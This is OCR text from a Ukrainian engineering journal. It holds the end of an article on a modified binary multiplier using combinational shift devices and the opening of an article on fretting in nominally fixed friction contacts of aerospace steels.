


Рис. 1. Схема електрична функційна модифікованого пристрою множення двійкових чисел із застосуванням комбінаційних пристроїв зсуву

- y_4 – забезпечує запис до регістру RGB початкового та перетворених значень операнда B ;
- y_5 – сигнал керування мультиплексором MS2; забезпечує комутацію на входи суматора SM знакового розряду та оберненого коду значущих розрядів операнда B (множника) для визначення модуля останнього (при $y_5=1$), а також інвертованого (за потреби зміни знаку множеного) або неінвертованого (за умови відсутності такої потреби) коду значущих розрядів операнда A (множеного) в ході формування суми часткових добутоків (при $y_5=0$);
- y_6 – забезпечує запис до регістру RGR значень суми часткових добутоків;
- p_1 – сигнал умови, значення якого відповідає знаку множника;
- p_2 – сигнал умови, активне значення якого свідчить про завершення операції множення.

Наведений на схемі пристрій множення діє наступним чином.

Початково до регістрів операндів записуються множене та множник як знакові двійкові числа в доповняльному коді. Множене фіксується в регістрі RGA поданням керуючого сигналу y_1 , який одночасно забезпечує встановлення всіх нулів в регістрі RGR (тобто встановлюється нульове початкове значення суми часткових добутоків). Множник фіксується в регістрі RGB керуючим сигналом y_4 за умови наявності сигналів $y_2=0$ та $y_3=0$. Як видно з схеми включення мультиплексора MS1 значущі розряди множника записуються до розрядів $0...n-2$ регістра, а знаковий – до n -го розряду. До $(n-1)$ -го розряду записується маркерна одиниця.

Наступним кроком є перетворення операндів.

Визначення модуля множника починається з аналізу значення його знакового розряду, відображеного сигналом p_1 . Якщо $p_1=0$ (множник є числом додатнім), ніяких операцій над операндом B не виконується, оскільки його значення вже є модулем множника. Якщо $p_1=1$ (множник є числом від'ємним), формується керуючий сигнал $y_5=1$, який призводить до встановлення на адресних входах A1A0 мультиплексора MS2 значення 10, що забезпечує видачу на його виходах значення з входів XC0...XCn-1. За таких умов на входи A0...An-2 суматора SM подається проінвертоване значення значущих розрядів множника, а на вхід перенесення C_n – значення знакового розряду (одиниця). На входи B0...Bn-2 суматора SM при цьому надходять нулі з регістра RGR. Додавання вхідних значень суматором SM призводить до формування на його виходах S0...Sn-2 модуля значущих розрядів операнда B (множника), яке подається на входи XB0...XBn-2 мультиплексора MS1. Одночасно на вхід XBn-1 мультиплексора MS1 подається маркерна одиниця, а на вхід XBn – значення знакового розряду множника з регістра RGB. На адресні входи A1A0 мультиплексора MS1 подаються керуючі сигнали $y_3=0$ та $y_2=1$, що забезпечує транспортування перелічених сигналів на входи регістра RGB, де вони фіксуються керуючим сигналом y_4 .

На відміну від множника, перетворене значення значущих розрядів операнда A (множеного) не фіксується в запам'ятовуваних елементах пристрою, а формується із застосуванням мультиплексора MS2 та суматора SM в ході обчислення суми часткових добутоків постійно. Для цього на входи XA0...XAn-2 та XB0...XBn-2 подаються відповідно прямий та обернений код значущих розрядів операнда A . На входи XAn-1 та XBn-1 подаються логічні 0 та 1, які додаються до початкового або інвертованого значення множеного відповідно за умови наявності перетворення (зміни знаку) операнда A або її відсутності. Фактично, на входи XAn-1 та XBn-1 може подаватись і значення знакового розряду множника з виходу XBn регістра RGB, яке безпосередньо визначає потребу перетворення операнда A і дорівнює 1 за умови наявності такої потреби та 0 за її відсутності. Керуючий сигнал y_5 формується рівним нулю, що забезпечує встановлення нуля на адресному вході A1 мультиплексора MS2 та проходження через елемент "Г" значення знакового розряду операнда B на вхід A0 мультиплексора. Якщо знаковий розряд множника дорівнює нулю, на адресних входах A1A0 мультиплексора MS2 встановлюється значення 00 і на його виходи подається значення з входів XA0...XAn-1. Інакше на входах A1A0 мультиплексора MS2 встановлюється значення 01 і на його виходи подається значення з входів XB0...XBn-1. В будь-якому разі додавання значень з входів A0...An-2 суматора SM із значенням на вході перенесення C_n дає доповняльний код значущих розрядів множеного (у відповідності до вимог щодо його перетворення згідно із алгоритмом), який і приймає участь в операціях формування суми часткових добутоків.

В процесі множення операндів на адресні входи A1A0 мультиплексора MS1 подаються керуючі сигнали $y_3=1$ та $y_2=0$, що забезпечує транспортування на регістр RGB сигналів з входів XC0...XCn зазначеного мультиплексора. Керуючий сигнал y_5 формується рівним нулю для отримання доповняльного коду значущих розрядів множеного за наведеною вище методикою.

В ході циклів формування суми часткових добутоків передбачається виконання наступної послідовності операцій. На суматор SM подається перетворене значення значущих розрядів множеного та старші розряди поточного значення суми часткових добутоків, що забезпечує формування на його виходах поновленого значення старших розрядів суми часткових добутоків. Одночасно дешифратор DC встановлює в множнику позицію першої одиниці зі сторони молодших розрядів (нульовий розряд множника не враховується) і формує код для керування комбінаційними пристроями зсуву KZB та KZS. Пристрої зсуву KZB та KZS виконують зсув множника та суми часткових добутоків на задану кількість розрядів, забезпечуючи занесення до молодшого розряду множника наступної значущої одиниці та можливість виконання чергового циклу формування суми часткових добутоків.

Особливістю організації комбінаційного пристрою зсуву суми часткових добутоків KZS у порівнянні із застосованим у пристрої-прототипі [3] є наявність додаткового входу DI, на який подається значенням знакового розряду результату. Цим значенням заповнюються старші розряди суми часткових добутоків при зсуві. Крім того, значення з виходу переносу C_{n+1} суматора SM подається на вхід D2n-3 комбінаційного

пристрою зсуву KZS через елемент “або”. Цей елемент забезпечує надходження на комбінаційний пристрій зсуву KZS значення переносу з суматора SM при додатному значенні суми часткових добутоків і логічної одиниці при від’ємному, що відповідає правилам додавання знакових чисел при формуванні суми часткових добутоків.

Як і в пристрої-прототипі, молодший розряд множника та суми часткових добутоків не подається на комбінаційні пристрої зсуву і висувається за рахунок відповідної комутації лінії зв’язку між вузлами пристрою. Тобто, пристрої зсуву в кожному циклі виконують зсув на один розряд менший за фактично потрібний, що спрощує їх структуру.

Після виконання описаної послідовності операцій відбувається перевірка значення сигналу $p2$ з виходу $=0$ дешифратора DC, активний рівень якого є ознакою виконання всіх циклів формування суми часткових добутоків. Підставою для формування сигналу $p2$ є наявність нулів на виходах $Q1...Qn-2$ регістра RGB, що свідчить про перенесення маркерної одиниці до молодшого розряду суми часткових добутоків.

Проаналізуємо зміни, які були внесені до модифікованого пристрою множення двійкових чисел із застосуванням комбінаційних пристроїв зсуву в порівнянні з пристроєм-прототипом.

В першу чергу слід відзначити зміну способу керування мультиплексором MS2, зумовлену особливістю вимог щодо перетворення множеного: для вибірки каналів А та В мультиплексора використовується знаковий розряд не множеного (вихід $Qn-1$ регістра RGA), як це було в прототипі, а множника (вихід Qn регістра RGB).

Як певне ускладнення схеми можна розглядати доповнення ланки переносу між суматором SM та комбінаційним пристроєм зсуву KZS елементом “або”, а також модернізацію самого комбінаційного пристрою зсуву KZS для надання йому змоги доповнювати вивільнені старші розряди суми часткових добутоків значенням знакового розряду добутку згідно із правилами зсуву знакових чисел в доповняльному коді.

Безумовною перевагою модифікованого пристрою множення є формування знакового представлення результату, що усуває потребу його перетворення після завершення циклів формування суми часткових добутоків. Це дозволило усунути потребу включення до складу пристрою множення засобів відтворення знакового представлення добутку (як правило, для перетворення $2n-2$ значущих розрядів числа, що є характерним для добутку, до схеми необхідно включити суматор та двоканальний мультиплексор відповідної розрядності, а також $2n-2$ інверторів). Крім того, усувається потреба в аналізі знаку результату перед ініціалізацією процесу формування знакового представлення результату, що дозволило зменшити кількість сигналів умови (сигнал $p3$, наявний в пристрої прототипі). Зменшення кількості сигналів, в свою чергою, є передумовою спрощення пристрою керування процесом множення.

З проведеного порівняльного аналізу особливостей реалізації модифікованого пристрою множення та пристрою-прототипу можна зробити висновок, що в результаті модернізації апаратна складність пристрою множення зменшилась.

Аналізуючи показники швидкодії порівнюваних пристроїв множення, отримуємо тривалість процесу множення в кількості тактів синхронізуючої частоти для модернізованого пристрою:

$$T = T_{no} + k1,$$

де T_{no} – тривалість процесу обчислення модуля множника; $k1$ – кількість одиниць в значущих розрядах множника із маркерною одиницею включно (порядок розташування одиниць не має значення).

Для пристрою-прототипу:

$$T = T_{no} + k1 + T_{np},$$

де T_{np} – тривалість відтворення знакового представлення результату.

Це свідчить про наявність виграшу в результаті модернізації пристрою множення за показниками швидкодії.

Висновки

В статті розглянуто модифіковану методику виконання операції множення із застосуванням комбінаційних пристроїв зсуву, яка відрізняється від запропонованої раніше [3] способом перетворення співмножників, що дозволяє отримувати знакове представлення результату без проміжного обчислення його модуля. В результаті застосування модифікованої методики вдосконалено прототип пристрою множення, що дозволило отримати виграш як за критерієм підвищення його швидкодії, так і за критерієм зменшення апаратної складності. При цьому збережено всі переваги, отримані в пристрої-прототипі за рахунок використання позитивних властивостей комбінаційних пристроїв зсуву.

Література

1. Майоров С. А. Структура электронных вычислительных машин. – Л.: Машиностроение, 1979. – 480 с.
2. Самофалов К. Г., Корнейчук В.И., Тарасенко В.П. Цифровые вычислительные машины. Теория и проектирование: Учебник для ВУЗов. – К.: Вища школа, 1989. – 420 с.
3. Чешун В.М. Застосування комбінаційних пристроїв зсуву для прискорення операції множення двійкових чисел // Вісник технологічного університету Поділля. – 2004. – № 1. – Т. 2. – С.97-101.

Надійшла 21.5.2008 р.

ПОВЕРХНЕВІ ЯВИЩА У ЗМІЩАНОМУ НОМІНАЛЬНО-НЕРУХОМОМУ ФРИКЦІЙНОМУ КОНТАКТІ

Відомо, що визначення властивостей номінально-нерухомих фрикційних з'єднань (ННФЗ) в умовах тангенційного знакозмінного навантаження викликає певні труднощі, пов'язані зі значною тривалістю проведення таких досліджень а також зв'язаними з цим розбіжностями в отриманих результатах. В роботі розглянуто методи проведення досліджень та визначення ключових параметрів роботи ННФЗ.

Загальновідомо, що перехід номінально-нерухомого контакту зі стану зчеплення до проковзування займає досить тривалий час і полягає у трансформації дільниці зчеплення. Перехід до проковзування для відповідних умов контактування кульки з площиною може відбутися протягом значного проміжку часу (декілька діб безперервної роботи фрикційного контакту). Такий тривалий час динамічного контактування призводить до значного розсіювання експериментальних даних з визначення дійсного терміну перебування контакту в стані відносної нерухомості (рис. 1).




Рис. 1. Перебіг сили тертя в часі перебування у стані зчеплення та фіксація тертя у момент переходу до повного проковзування контакту. Контакт сталі 30ХГСА з кулькою ШХ15 частота 100 Гц, $P_n = 85$ Н

Тривалість перебування контакту в стані номінальної нерухомості визначається мікрофретингом на границях плям контакту та контактною втомою області зчеплення. Для визначення здатності конструкційних матеріалів, що використовуються у літакобудуванні та інших галузях, які потребують відповідальних з'єднань витримувати динамічні тангенціальні навантаження без втрати цілісності ННФЗ, була проведена серія експериментів за наступною схемою:

- визначено силу та коефіцієнт тертя зворотно-поступального ковзання при амплітуді 50...100 μm ;
- поступово збільшують нормальне навантаження до моменту зчеплення поверхонь;
- збільшення нормального навантаження на 25 %;
- витримка контактної пари до моменту переходу до повного проковзування;
- визначення сили тертя та відносного проковзування.

Для прискорення досліджень було використано інший план випробувань. Контакт витримувався в стані квазістатичного тертя визначений час, а далі збільшувалась амплітуда збурення до початку проковзування. Вигляд осцилограм для кожного зі станів показаний на рис. 2.

Таким чином, для характеристики фретингостійкості ННФК маємо наступні експериментальні дані: коефіцієнт тертя сталого ковзання μ_k , мінімальна нормальна сила P_{\min} , що забезпечує номінальну нерухомість контакту, сила тертя в момент переходу до проковзування (режим динамічного зчеплення-проковзування), відносні мікропереміщення δ , час перебування у стані зчеплення, амплітуда збурення, при якій відбувається відрив поверхонь у тангенціальному напрямку.

Варто відмітити такі особливості фретинг-процесу як динамічна поведінка його чинників. При зворотно-поступальному русі сила тертя чітко відповідає закону Амонтона-Кулона, осцилограма руху тіла має прямокутну форму. У квазістатичному стані (рис. 2,б) осцилограми руху поверхонь не відрізняються одна від одної.

Момент початку мікропроковзування фіксувався за появою відмінностей у осцилограмах переміщень одного зразка відносно іншого, як показано у виділеному фрагменті на рис. 2,в. При цьому відносні фрикційні зміщення в абсолютному вимірюванні дають значення до 10 μm (рис. 2,в). Всі експериментальні динамічні

характеристики, які були отримані у трьох станах: повного зчеплення номінальних площин, мікропроковзування – перехід до режиму динамічного зчеплення – проковзування (РДЗП) та зворотно-поступального руху; повністю відповідають аналогічному розв’язку диференціальних рівнянь руху динамічної системи [1, 2].




Рис. 2. Осцилограми кожного етапу випробувань номінально-нерухомого фрикційного контакту (ННФК) на витривалість в умовах динамічного навантаження загартованої сталі 30ХГСА: а – мікропереміщення та сила тертя у контактній парі при ковзанні; б – переміщення та відносні зміщення поверхонь у стані зчеплення; в – початок мікропроковзування у контактній площині. Частота коливань 100 Гц, амплітуда збурення $A=64 \mu\text{m}$, нормальний тиск $\sigma_n = 125 \text{ МПа}$

На рис. 3, 4 представлено РДЗП при накладанні відносних швидкостей та переміщень. Горизонтальні ділянки вброграм переміщень відповідають зчепленню, вертикальна – проковзуванню. Таким чином, будь-який стан інтерфейсу контактної пари можна адекватно описати за експериментальними даними. Головними чинниками з енергетичної точки зору є функція сили тертя в часі та проковзуванні (рис. 5, а), а також сили тертя відносно швидкості проковзування (рис. 5, б). Тоді потужність сил тертя можна визначити як

$$P_i = \sum_{t_1}^{t_2} \Delta F_i \Delta \vartheta,$$

де $t_i = t_2 - t_1$ – тривалість імпульсу проковзування (рис. 5).




Рис. 3. Процес динамічного зчеплення-проковзування у перебігу відносних швидкостей та переміщень




Рис. 4. Часовий розподіл тривалості імпульсів проковзування (t_{np}) та зчеплення (t_{zc}) у РДЗП (виділена область рис. 3)




Рис. 5. Функція сили тертя у порівнянні з перебігом відносного мікропереміщення та швидкості

Графічним інтегруванням одержано числові значення потужності пружного деформування та сил тертя за один цикл коливань. Аналогічно, для визначення роботи фрикційної взаємодії у тому чи іншому режимі фретинг-процесу. Так, для амплітуди проковзування 10 μm , сили тертя 35...45 Н й частоти 100 Гц потужність динамічної фрикційної взаємодії за цикл досягає $\Pi=12 \cdot 10^{-5}$ Вт/цикл. Фретингостійкість й динамічна цілісність ННФК була визначена для відповідного класу конструкційних матеріалів, що використовують у літакобудуванні та підприємствах енергетичної галузі промисловості (табл. 1). Ці матеріали відносяться до класу корозійностійких, жаростійких, жароміцних сталей та сплавів.

Таблиця 1

Матеріали та покриття, що досліджувались на фретингостійкість	
Корозійностійкі	Склад
X18H10ET	Cr18 %,Ni10 %,Se1 %,Ti1 %
1X17H2	C1 %,Cr17 %,Ni2 %
20X13	0,2 %C, Cr13 %
Жароміцні	Склад
ХН30ВМТ	Cr1 %,Ni30 %,W1 %,Mo1 %,Ti1 %
ХН78Т	Cr1 %,Ni7,8 %,Ti1 %
Леговані	Склад
40ХН2	0,4 %C, Cr1 %,Ni2 %
30ХГСА	0,3 %C, Cr1 %,Mn1 %,Si1 %
Сплави титану	Склад
ОТ-4	4 %Al, 1,4 %Mn
Лазерне поверхнєве оплавлення та легування	Nb, WC-Co (BK8)

З врахуванням площини контакту питома потужність сил тертя, що втрачається на одне i -е проковзування

$$\Pi_s = \frac{1}{S} \Pi_i,$$

де S – площа контакту, m^2 .

Результуюча потужність по номінальній площині контакту дорівнює сумі потужностей всіх елементарних сил тертя для кожної з N плям контакту $\Pi = \sum_{i=1}^n F_i g_i$, де n – кількість плям контакту. Робота сил тертя за N періодів

$$A = \int_0^t F_i \cdot d\delta = \int_0^{nT} F_i \cdot g_i dt,$$


де $d\delta$ – елементарне відносне мікропроковзування, g_i – відносна швидкість, T – період, n – кількість циклів.

На рис. 6 представлений результат експериментального визначення середньої роботи сил тертя за десять циклів проковзування. У таблиці 2 представлені підсумкові дані по характеристиці фретинг-процесів вибраних контактних пар.


Так як робота сил тертя рівномірно розподілена по нормальній теоретичній поверхні, то природно оперувати значеннями питомої потужності та роботи за один цикл, як відношення інтегральних показників до площини контакту. Цілісність квазістатичного (змішаного) контакту (С) визначаємо як відношення кількості циклів коливань до моменту переходу у РДЗП, що витримують дослідні пари (N), та циклів еталонної контактної пари. Фретингостійкість дослідної поверхні визначаємо як втрати об'єму матеріалу в області проковзування у РДЗП (F). Зносостійкість контактної пари при зворотно-поступальному сталому ковзанні поверхонь (Z) визначаємо як втрати об'єму матеріалу. Відповідно маємо:

$$C = \frac{N}{N_m}, F = \frac{\Delta V_F}{A_\Sigma}, Z = \frac{\Delta V_z}{A_z},$$


де A_Σ – робота сил тертя за відповідний час спостереження.



а



б



в

Рис. 6. Перебіг сил тертя та відносної швидкості проковзування для інтерфейсу сталі ХН30ВМТ у контакті з кулькою ШХ15 при частоті коливань 100 Гц, амплітуді збурення 10 $\mu\text{м}$, амплітуді проковзування 3 $\mu\text{м}$ (а), потужності сил тертя у часі проковзування (б), робота сил тертя за 10 циклів коливань (в)

З таблиці 2 можна зробити висновок, що лазерне опромінювання сталі з покриттям WC-Co забезпечує достатню цілісність контакту не тільки у РДЗП, а й у режимі зворотно-поступального тертя. Для збереження номінальної нерухомості твердих поверхонь необхідно прикласти більші нормальні навантаження. Тому сила тертя априорі є більшою. На початку проковзування велике значення має напружено-деформований стан поверхонь, розподіл контактних плям та характеристика тертя, які є суттєво індивідуальні для того чи іншого матеріалу. Так на рис. 8 показані осцилограми РДЗП для різних контактних пар. Для більш м'яких цілісність контакту втрачається за розрахунок формозміни поверхні розділу, а для твердих – мікрозношенням.

Середнє значення потужності за відповідний інтервал часу визначено за формулою:

$$\Pi = \frac{1}{t_0 - t_1} \int_{t_0}^{t_1} \Pi(t) dt$$

**Енергетичні та міцнісні характеристики фретинг-процесів для конструкційних матеріалів
при переході до режиму динамічного зчеплення-проковзування**

Матеріал	P_S , Вт/мм ²	A_S , Дж/мм ²	$\mu_{ст}$	$\mu_{кін}$	C_S	$F_S \cdot 10^{-6}$ мм ³ /Дж	$Z_S \cdot 10^{-6}$ мм ³ /Дж
Сталь 45	0,29	0,041	0,78	0,64	1	3,57	236,78
Сталь 45 (лазерна обробка)	0,18	0,031	0,62	0,52	1,76	4,25	176,11
X18H10ET (гартування 970°C)	0,16	0,024	0,65	0,51	2,1	2,07	169,88
20X13 (гартування 1050°C)	0,20	0,029	0,67	0,58	2,95	1,96	1439,11
ХН30ВМТ ()	0,21	0,030	0,69	0,55	2,01	2,11	156,34
ХН78Т	0,27	0,035	0,69	0,58	2,35	2,34	182,18
40ХН2 (гартована 840°C)	0,22	0,040	0,74	0,67	1,87	3,01	196,85
30ХГСА (нормалізована та гартована 870°C)	0,25	0,038	0,75	0,66	1,15	2,86	212,16
Сталь 45+WC-Co+ лазерне опромінювання	0,12	0,026	0,64	0,41	4,36	1,15	80,87
Сталь 45+WC-Co	0,21	0,022	0,82	0,68	3,08	1,56	130,64
ОТ4 Відпал 680°C	0,24	0,032	0,88	0,72	5,08	3,14	170,58

Розподіл потужностей сил тертя у сигналі, що отриманий з експерименту, показаний на рис. 7




Рис. 7. Гістограма розподілу потужності сил тертя при РДЗП модельної сталі 45 (HRC – 41...42) на плямі контакту радіусом 0.16 мм

